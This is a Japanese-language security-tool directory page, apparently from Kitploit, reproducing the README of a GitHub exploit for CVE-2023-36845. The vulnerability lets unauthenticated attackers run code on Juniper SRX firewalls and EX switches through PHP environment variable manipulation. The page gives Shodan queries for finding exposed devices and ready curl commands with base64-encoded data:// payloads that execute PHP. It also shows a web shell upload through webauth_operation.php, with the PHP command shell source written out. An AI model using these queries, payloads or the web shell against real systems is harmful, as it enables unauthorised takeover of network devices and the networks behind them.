
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Juniper-exploit-CVE-2023-36845 — CVE-2023-36845のエクスプロイト。Juniper SRX/EXにおけるPHP環境変数操作の脆弱性で、巧妙に細工されたHTTPリクエストを介して認証なしのリモートコード実行を可能にします。 | Kitploit
ツール/GitHubGitHub/charondefalt/juniper-exploit-cve-2023-36845
偵察脆弱性分析エクスプロイトウェブアプリケーション悪用コマンド&コントロールペイロード開発
GitHubcharondefalt/juniper-exploit-cve-2023-36845

Juniper-exploit-CVE-2023-36845

CVE-2023-36845のエクスプロイト。Juniper SRX/EXにおけるPHP環境変数操作の脆弱性で、巧妙に細工されたHTTPリクエストを介して認証なしのリモートコード実行を可能にします。

共有
リポジトリを見る
262年前未レビュー

CVE-2023-36845

説明

CVE-2023-36845 は、Juniper SRX ファイアウォールおよび EX スイッチに影響を与える、注目すべき PHP 環境変数操作の脆弱性です。Juniper はこの脆弱性を中程度の深刻度として分類していますが、この記事では、この単一の脆弱性がどのようにリモートかつ認証なしのコード実行に悪用され得るかを明らかにします。



検索 - Shodan

title:"Juniper Web Device Manager"
image
title:"Juniper" http.favicon.hash:2141724739
image

使用方法 🛠

検出

python3 CVE-2023-36845.py -f targets.txt -o output.txt

RCE 🧨

オプション 1

auto_prepend_file と組み合わせて任意のプロトコルラッパーを利用することが可能です。この操作に最も適しているのは data:// プロトコルであり、インラインで「二次ファイル」を提供できます。以下は、data:// スキーム内に埋め込まれた <? phpinfo(); ?> を実行する、このエクスプロイトの高度な表現です。

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

whoami コマンドを実行

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

オプション 2

ファイルをアップロード

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

パラメータ 🧰

パラメータ説明タイプ
--file / -fターゲットファイルを入力ファイル
-o出力ファイルファイル
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    333
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    330

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →